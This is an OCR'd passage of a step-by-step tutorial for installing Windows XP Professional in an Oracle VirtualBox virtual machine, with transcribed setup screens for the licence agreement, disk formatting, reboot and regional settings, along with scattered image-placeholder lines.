


4. Press **F8** to accept the End-User License Agreement.




`


5. Press **Enter** to format the disk begin the installation. Don't worry it is just the hard disk for virtual machine, not your real hard disk.




6. Press **Enter** to continue.




`


Windows XP [Running] - Oracle VM VirtualBox
Windows XP Professional Setup
Please wait while Setup formats the partition
C: Partition1 [New (Raw)] 5170 MB (5169 MB free)
on 5178 MB Disk 0 at Id 0 on bus 0 on atapi [MBR].
Setup is formatting...
9%


`


Windows XP [Running] - Oracle VM VirtualBox
Windows XP Professional Setup
This portion of Setup has completed successfully.
If there is a floppy disk in drive A:, remove it.
To restart your computer, press ENTER.
When your computer restarts, Setup will continue.
Your computer will reboot in 10 seconds...
ENTER=Restart Computer


`


Windows XP [Running] - Oracle VM VirtualBox
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete in approximately:
39 minutes
An exciting new look
Windows® XP Professional sports a visual design that combines a sleek look, clean lines, and appealing colors with a task-oriented design and exceptionally streamlined navigation.
The redesigned Start menu makes it easier to find important information and to access the programs you use most frequently.
By automatically cleaning up the notification area of the taskbar and grouping related taskbar items, Windows XP makes it easier to switch between programs and to open, view, or close multiple items at the same time.


`


Windows XP [Running] - Oracle VM VirtualBox
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete approximately:
33 minutes
Windows XP Professional Setup
Regional and Language Options
You can customize Windows XP for different regions and languages.
Regional and Language Options allow you to change the way numbers, dates, currencies and the time are displayed. You can also add support for additional languages, and change your location setting.
The Standards and formats setting is set to English (United States), and the location is set to United States.
To change these settings, click Customize.
Customize...
Text Input Languages allow you to enter text in many different languages, using a variety of input methods and devices.
Your default text input language and method is: US keyboard layout
To view or change your current configuration , click Details.
Details...
< Back
Next >

7. Put the name as **WindowsXP**.

